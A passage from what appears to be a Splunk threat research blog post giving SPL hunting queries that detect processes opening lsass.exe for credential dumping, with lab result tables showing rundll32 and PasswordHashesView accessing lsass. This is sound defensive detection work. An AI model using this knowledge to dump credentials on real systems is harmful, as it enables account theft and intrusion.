
dest	TargetImage	GrantedAccess	SourceImage	SourceProcessId	SourceUser	TargetUser	count
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1000	C:\Windows\SysWOW64\rundll32.exe	2428	NT AUTHORITY\SYSTEM	NT AUTHORITY\SYSTEM	1
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1000	C:\Windows\system32\services.exe	644	NT AUTHORITY\SYSTEM	NT AUTHORITY\SYSTEM	1
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1000	C:\Windows\system32\svchost.exe	856	NT AUTHORITY\SYSTEM	NT AUTHORITY\SYSTEM	1
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1000	C:\Windows\system32\svchost.exe	916	NT AUTHORITY\NETWORK SERVICE	NT AUTHORITY\SYSTEM	1
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x100000	C:\Windows\system32\svchost.exe	444	NT AUTHORITY\LOCAL SERVICE	NT AUTHORITY\SYSTEM	1
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1000000	C:\Windows\system32\wininit.exe	504	NT AUTHORITY\SYSTEM	NT AUTHORITY\SYSTEM	1
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1010	C:\Windows\System32\rundll32.exe	2504	NT AUTHORITY\SYSTEM	NT AUTHORITY\SYSTEM	1
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1400	C:\Windows\SysWOW64\rundll32.exe	2428	NT AUTHORITY\SYSTEM	NT AUTHORITY\SYSTEM	1
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1400	C:\Windows\Sysmon64.exe	2460	NT AUTHORITY\SYSTEM	NT AUTHORITY\SYSTEM	1
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1410	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	2224	NT AUTHORITY\SYSTEM	NT AUTHORITY\SYSTEM	1
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1fffff	C:\Windows\system32\csrss.exe	420	NT AUTHORITY\SYSTEM	NT AUTHORITY\SYSTEM	1
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1fffff	C:\Windows\system32\wininit.exe	504	NT AUTHORITY\SYSTEM	NT AUTHORITY\SYSTEM	1
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x101001	C:\Windows\system32\svchost.exe	840	NT AUTHORITY\SYSTEM	NT AUTHORITY\SYSTEM	4
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1400	C:\Windows\system32\svchost.exe	840	NT AUTHORITY\SYSTEM	NT AUTHORITY\SYSTEM	4
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1400	C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe	4712	NT AUTHORITY\SYSTEM	NT AUTHORITY\SYSTEM	21
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1410	C:\Windows\system32\wbem\wmiprvse.exe	2264	NT AUTHORITY\NETWORK SERVICE	NT AUTHORITY\SYSTEM	39
win-dc-137.attackrange.local	C:\Windows\system32\lsass.exe	0x1400	C:\Windows\system32\svchost.exe	856	NT AUTHORITY\SYSTEM	NT AUTHORITY\SYSTEM	105

With all this data we hope you found this informative and understand a bit of our continuous improvement for our content.

New Analytics

Windows Hunting System Account Targeting Lsass

The following hunting analytic identifies all processes requesting access into Lsass.exe.




```
`sysmon` EventCode=10 TargetImage=*lsass.exe
| stats count min(_time) as firstTime max(_time) as lastTime by Computer, TargetImage, GrantedAccess, SourceImage, SourceProcessId, SourceUser, TargetUser
| rename Computer as dest
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

✓ 29 events (Partial results for 1/26/22 6:00:00.000 PM to 1/27/22 6:14:02.000 PM)

dest	TargetImage	GrantedAccess	SourceImage	SourceProcessId	SourceUser	TargetUser	count
win-dc-mhaag-attack-range-139.attackrange.local	C:\Windows\system32\lsass.exe	0x1010	C:\Windows\System32\rundll32.exe	3784	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	1
win-dc-mhaag-attack-range-139.attackrange.local	C:\Windows\system32\lsass.exe	0x1010	C:\Windows\System32\rundll32.exe	7488	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	1
win-dc-mhaag-attack-range-139.attackrange.local	C:\Windows\system32\lsass.exe	0x1010	C:\Windows\System32\rundll32.exe	9044	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	1
win-dc-mhaag-attack-range-139.attackrange.local	C:\Windows\system32\lsass.exe	0x101001	C:\Windows\system32\svchost.exe	876	NT AUTHORITY\SYSTEM	NT AUTHORITY\SYSTEM	4
win-dc-mhaag-attack-range-139.attackrange.local	C:\Windows\system32\lsass.exe	0x1400	C:\Users\Administrator\Downloads\nirsoft\passwordhashesview-x64\PasswordHashesView.exe	2400	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	1

Windows Non-System Account Targeting Lsass

The following analytic identifies non SYSTEM accounts requesting access to lsass.exe.




```
`sysmon` EventCode=10 TargetImage=*lsass.exe SourceUser!="NT AUTHORITY\\*"
| stats count min(_time) as firstTime max(_time) as lastTime by Computer, TargetImage, GrantedAccess, SourceImage, SourceProcessId, SourceUser, TargetUser
| rename Computer as dest
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

11 of 297,398 events matched

dest	TargetImage	GrantedAccess	SourceImage	SourceProcessId	SourceUser	TargetUser	count
win-dc-mhaag-attack-range-139.attackrange.local	C:\Windows\system32\lsass.exe	0x1010	C:\Windows\System32\rundll32.exe	3784	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	1
win-dc-mhaag-attack-range-139.attackrange.local	C:\Windows\system32\lsass.exe	0x1010	C:\Windows\System32\rundll32.exe	7488	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	1
win-dc-mhaag-attack-range-139.attackrange.local	C:\Windows\system32\lsass.exe	0x1010	C:\Windows\System32\rundll32.exe	9044	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	1
win-dc-mhaag-attack-range-139.attackrange.local	C:\Windows\system32\lsass.exe	0x1400	C:\Users\Administrator\Downloads\nirsoft\passwordhashesview-x64\PasswordHashesView.exe	2400	ATTACKRANGE\Administrator	NT AUTHORITY\SYSTEM	1

Name	Technique ID	Tactic	Description
Windows Hunting System Account Targeting Lsass	T1003.001	Credential Access	Identifies all processes requesting access into Lsass.exe
Windows Non-System Account Targeting Lsass	T1003.001	Credential Access	Identifies non SYSTEM accounts requesting access to lsass.exe.
Windows Possible Credential Dumping	T1003.001	Credential Access	The following analytic is an enhanced version of two previous analytics that identifies common GrantedAccess permission requests and CallTrace DLLs in order to detect credential dumping.

References



Posted by

Splunk Threat Research Team

The Splunk Threat Research Team is an active part of a customer’s overall defense strategy by enhancing Splunk security offerings with verified research and security content such as use cases, detection searches, and playbooks. We help security teams around the globe strengthen operations by providing tactical guidance and insights to detect, investigate and respond against the latest threats. The Splunk Threat Research Team focuses on understanding how threats, actors, and vulnerabilities work, and the team replicates attacks which are stored as datasets in the Attack Data repository.

Our goal is to provide security teams with research they can leverage in their day to day operations and to become the industry standard for SIEM detections. We are a team of industry-recognized experts who are encouraged to improve the security industry by sharing our work with the community via conference talks, open-sourcing projects, and writing white papers or blogs. You will also find us presenting our research at conferences such as Defcon, Blackhat, RSA, and many more.

Read more Splunk Security Content.